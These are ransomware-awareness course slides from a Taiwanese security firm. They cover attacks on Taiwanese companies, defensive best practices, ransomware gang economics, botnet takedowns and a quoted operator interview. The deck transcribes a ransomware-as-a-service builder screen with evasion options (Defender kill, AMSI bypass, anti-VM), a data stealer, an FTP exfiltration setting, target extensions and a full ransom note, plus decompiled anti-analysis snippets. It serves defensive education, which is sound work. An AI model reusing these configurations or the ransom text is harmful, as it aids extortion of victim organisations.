

勒索病毒課程：

- 企業應如何因應-防範勝於治療
- 重大案例分享

奧義智慧科技 共同創辦人 叢培侃

勒索病毒鎖定獵物

- CPC
- FPG
- Powertech
- MIRLE
- Unimicron
- Garmin
- Golden Bridge
- Compal Electronics
- Advantech Co., Ltd
- Foxconn Technology Group
- Acer Inc.
- Quanta
- ADATA

Big-Game Hunters Use APT Tactics

Hackers attacked 10 listed companies in Taiwan during pandemic

Notebook giant Compal Electronics and Advantech among targets: CTWANT

2108

Like 147

Share

Tweet

分享

By Matthew Strong, Taiwan News, Staff Writer

2020/12/09 14:07





只要你是個咖 \$\$\$
都有可能變成目標

保險

財報

公司曝光度

國際化

Exclusive-US to give ransomware hacks similar priority as terrorism, official says

The U.S. Department of Justice is elevating investigations of ransomware attacks to similar priority as terrorism in the wake of the Colonial Pipeline hack and mounting damage caused by cyber criminals, a senior department official told Reuters.



FILE PHOTO: Holding tanks are seen in an aerial photograph at Colonial Pipeline's Dorsey



THE WHITE HOUSE

Implement the five best practices from the President's Executive Order: President Biden's *Improving the Nation's Cybersecurity* Executive Order is being implemented with speed and urgency across the Federal Government. We're leading by example because these five best practices are high impact: multifactor authentication (because passwords alone are routinely compromised), endpoint detection & response (to hunt for malicious activity on a network and block it), encryption (so if data is stolen, it is unusable) and a skilled, empowered security team (to patch rapidly, and share and incorporate threat information in your defenses). These practices will significantly reduce the risk of a successful cyber-attack.

Backup your data, system images, and configurations, regularly test them, and keep the backups offline: Ensure that backups are regularly tested and that they are not connected to the business network, as many ransomware variants try to find and encrypt or delete accessible backups. Maintaining current backups offline is critical because if your network data is encrypted with ransomware, your organization can restore systems.


Update and patch systems promptly: This includes maintaining the security of operating systems, applications, and firmware, in a timely manner. Consider using a centralized patch management system; use a risk-based assessment strategy to drive your patch management program.

Test your incident response plan: There's nothing that shows the gaps in plans more than testing them. Run through some core questions and use those to build an incident response plan: Are you able to sustain business operations without access to certain systems? For how long? Would you turn off your manufacturing operations if business systems such as billing were offline?

Check Your Security Team's Work: Use a 3rd party pen tester to test the security of your systems and your ability to defend against a sophisticated attack. Many ransomware criminals are aggressive and sophisticated and will find the equivalent of unlocked doors.

MOST ACTIVE RANSOMWARE GANGS IN 2020 BY NUMBER OF ATTACKS

|GROUP|IB|



*OF ALL RANSOMWARE ATTACKS ANALYZED BY GROUP-IB DFIR TEAM

Source: "Ransomware Uncovered 2020-2021", Group-IB, 2021

排除特定區域國家

```
1 int __stdcall mal_check_lang()  
2 {  
3     int v0; // eax  
4     int result; // eax  
5     LANGID v2; // si  
6     LANGID v3; // di  
7  
8     v3 = GetUserDefaultUILanguage();
```

• **DS:** What other regions besides the CIS [mainly comprised of post-Soviet republics] do you try to avoid? What organizations never pay?

UNK: All the CIS, including Georgia and Ukraine. Primarily because of geopolitics. Secondly because of the laws. Thirdly, for some, because of patriotism. Very poor countries don't pay—India, Pakistan, Afghanistan, and so on.

DS: Do your operators target organizations that have cyber insurance?

UNK: Yes, this is one of the tastiest morsels. Especially to hack the insurers first—to get their customer base and work in a targeted way from there. And after you go through the list, then hit the insurer themselves.

企業面臨到的挑戰

壓力與恐懼

暗網公布機密資料
受駭新聞持續發酵
生產供應受創
當地法適應辦事項


未來與不明

駭客到底如何進入
有那些解決方案
未來是否仍會發生
資安事件如何應處

評估與決策


那些夥伴能幫助我
那些工具能找到根因
我是否該支付贖金
決策時間必須縮短

通常：企業恢復營運為第一優先考量



勒索病毒最喜歡的企業備份方式

- 使用網路磁碟機方式掛載備份目錄
- 使用網路磁碟機方式與其他電腦共享目錄



駭客最愛加密的資料:

- 人事資料(HR)
- 流程與資源管理(ERP)
- 製造執行系統(MES)
- 財務會計系統(FI)

勒索病毒幫派化、產業化

- 透過MaaS Botnet平台上架 (有堂口)
 - 如Trickbot、Emotet、Zeus、Dridex
 - 有一定成本，駭客賭很大，殺價空間小
 - 大型製造業、高科技產業等金雞母
 - 手法精良、使用APT滲透技能(BloodHound, Cobalt Strike, Empire)
 - 非常難纏，本來就沒要幫你解
- 非透過MaaS Botnet平台上架 (小混混)
 - 沒有太多成本，有就算多的，殺價空間大
 - 中小型製造業、醫院、學校或知名企業等
 - 手法粗糙、無客製病毒能力，軟體Bug多
 - 容易溝通，檔案不一定能解

2021/01/27 Emotet disrupted

EUROPOL

EMOTET takedown

In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

Participating law enforcement authorities:



Netherlands (Politie)



Germany (Bundeskriminalamt)



France (Police Nationale)



Lithuania (Lietuvos kriminalinės policijos biuras)



Canada (Royal Canadian Mounted Police)



USA (Federal Bureau of Investigation)



UK (National Crime Agency)



Ukraine (Національна поліція України)

EUROPOL

EVERYTHING
STARTS FROM CYCRAFT

By Ionut Arghire on October 12, 2020



Share



Tweet



推薦 0




2020/10/20 Trickbot disrupted

Microsoft on Monday revealed that it worked together with industry partners to shut down the infrastructure used by TrickBot operators and block efforts to revive the botnet.

The Washington Post [reported](#) last week that the U.S. Cyber Command too attempted to hack TrickBot's C&C servers, in an attempt to take the botnet down to prevent attacks seeking to disrupt the U.S. presidential elections. This is said to have been a [separate operation](#) that was not coordinated with Microsoft.

[TrickBot](#) emerged in 2016 as a banking Trojan, supposedly from the same group that operated the Dyre Trojan, and has become one of the most prevalent threats out there, with more than one million infected machines all around the world.

Over time, TrickBot has received updates that expanded its capabilities, evolved into a modular threat that ensnared computers into a botnet being offered under a malware-as-a-service model. Both nation-states and criminal networks are believed to have employed it for nefarious purposes.





金融木馬已不再是我們 印象中的Banking Trojan

Banking trojan實踐迭代開發的病毒

- Dridex, Trickbot, Emotet都是所謂的Banking trojans，這些botnet發展多年，程式本身自我混淆、通訊架構都持續精進改良，例如Dridex(TA505)大量使用VEH(Vector Exception Handling)，進程式解密，並且inline patch自身程式碼，使得分析工作複雜。
- 由傳統invoice.zip等演化更為真實的釣魚信件。

```
else if ( exc_code != EXCEPTION_BREAKPOINT )
```

```
{  
    return 0;  
}
```

```
++a1->ContextRecord->Eip;
```

```
a1->ContextRecord->Esp -= 4;
```


```
*( _DWORD *)a1->ContextRecord->Esp = a1->ContextRecord->Eip + 1; // p
```

```
a1->ContextRecord->Esp -= 4;
```

```
*( _DWORD *)a1->ContextRecord->Esp = a1->ContextRecord->Eax; // push
```

```
return -1;
```

```
}
```



暗網兜售一站式服務

非透過MaaS Botnet平台上架 Ransomware-as-a-service

Compilation Options and Decoder

產生加密密鑰

Create RSA Keys

KeyId Decoder

Obfuscation

KeyId Decoder

Static Pass


5AYM55L577AAF40V6EDP:ZCC0W8FM536

New

Create Decryptor

Icon, Wallpaper and Control FTP Settings

Add Icon:



Load Icon

No icon

FTP Logger:

FTP UserName

FTP Password

ftp://files.000webhost.com/public_html/

Wallpaper:

http://www.my_wallpaper_location.com/wallpaper.bmp

Advanced Options

☒ Self-Delete Ransom

☐ Persistence - Melt

☐ Anti-VM

☐ Kill Defender

☐ AMSI Bypass

☐ Protect Process

☐ Immortal Process

☐ Multi-Threading

☐ Wake-on-LAN

☐ LAN

☐ RIPlace

☐ Disable FAC

☐ Alternate Algo

☐ Delay 30 Seg

☐ Random Assembly

☐ Deceiving Msg

☒ UAC

☐ Unlock Files

☐ Prevent Sleep

☐ Anti-AVG/MWB

☐ Data Stealer:

docx, pdf, xlsx, csv

☐ Max. Steal Size:

1

MB

☐ Max. File Size:

100000000

MB

☐ RootKit

☒ Fast Mode

10

MB

☒ Change Extension:

.crypted

☐ Built-In Crypter

☐ Drag and Drop

☐ Delayed Activation:

Wednesday, April 1, 2020

☐ Client Expiration:

Wednesday, April 1, 2020

☐ Enhanced Notifications

☐ Customize Notifications

Compile for:

☒ anycpu

☐ x86

☐ x64

躲避20多種偵測組合

Extensions To Process

Inclusions:

dat, txt, jpeg, gif, jpg, png, php, cs, cpp, rar, zip, html, htm, xlsx, avi, mp4, ppt, doc, docx, xlsx, xlsx, sxw, odt, hwp, tar, bz2, mkv, e, ml, msg, ost, pst, edb, sql, accdb, mdb, dbf, odb, myd, php, java, cpp, pas, asm, key, pfx, pem, p12, csr, gpg, aes, vsd, odg, raw, ne, f, svg, psd, vml, vmdk, ydi, lay6, sqlite3, sqllitedb, accdb, java, class, mpeg, djvu, tiff, backup, pdf, cert, docm, xlsx, dwg, bak, qbw, nd, tlg, lgb, pptx, mov, xdw, ods, wav, mp3, aiff, flac, m4a, csv, sql, ora, mdf, ldf, ndf, dtsx, rdl, dim

☐ Encrypt Only One Extension

欲加密之副檔類型

Ransom Information

Attention! all your important files were encrypted!
to get your files back send 3 Bitcoins and
contact us with proof of payment and your
Unique Identifier Key.
We will send you a decryption tool with your
personal decryption password.

Where can you buy Bitcoins:

<https://www.coinbase.com>

<https://localbitcoins.com>

Contact: decrypt-my-data@protonmail.com.

Bitcoin wallet to make the transfer to is:

自訂勒索訊息

☐ Validate Bitcoin Address

BTC address to collect ransom

Ransom Note File Name:

HELP_ME_RECOVER_MY_FILES

Paths to Encrypt


Directories to Encrypt: [auto]

[auto]

Clear All

☐ Only One Directory

透過MaaS Botnet平台上架 Ransomware-as-a-service



未取得贖金，無法與上游分潤

獲得贖金後再向上游支付

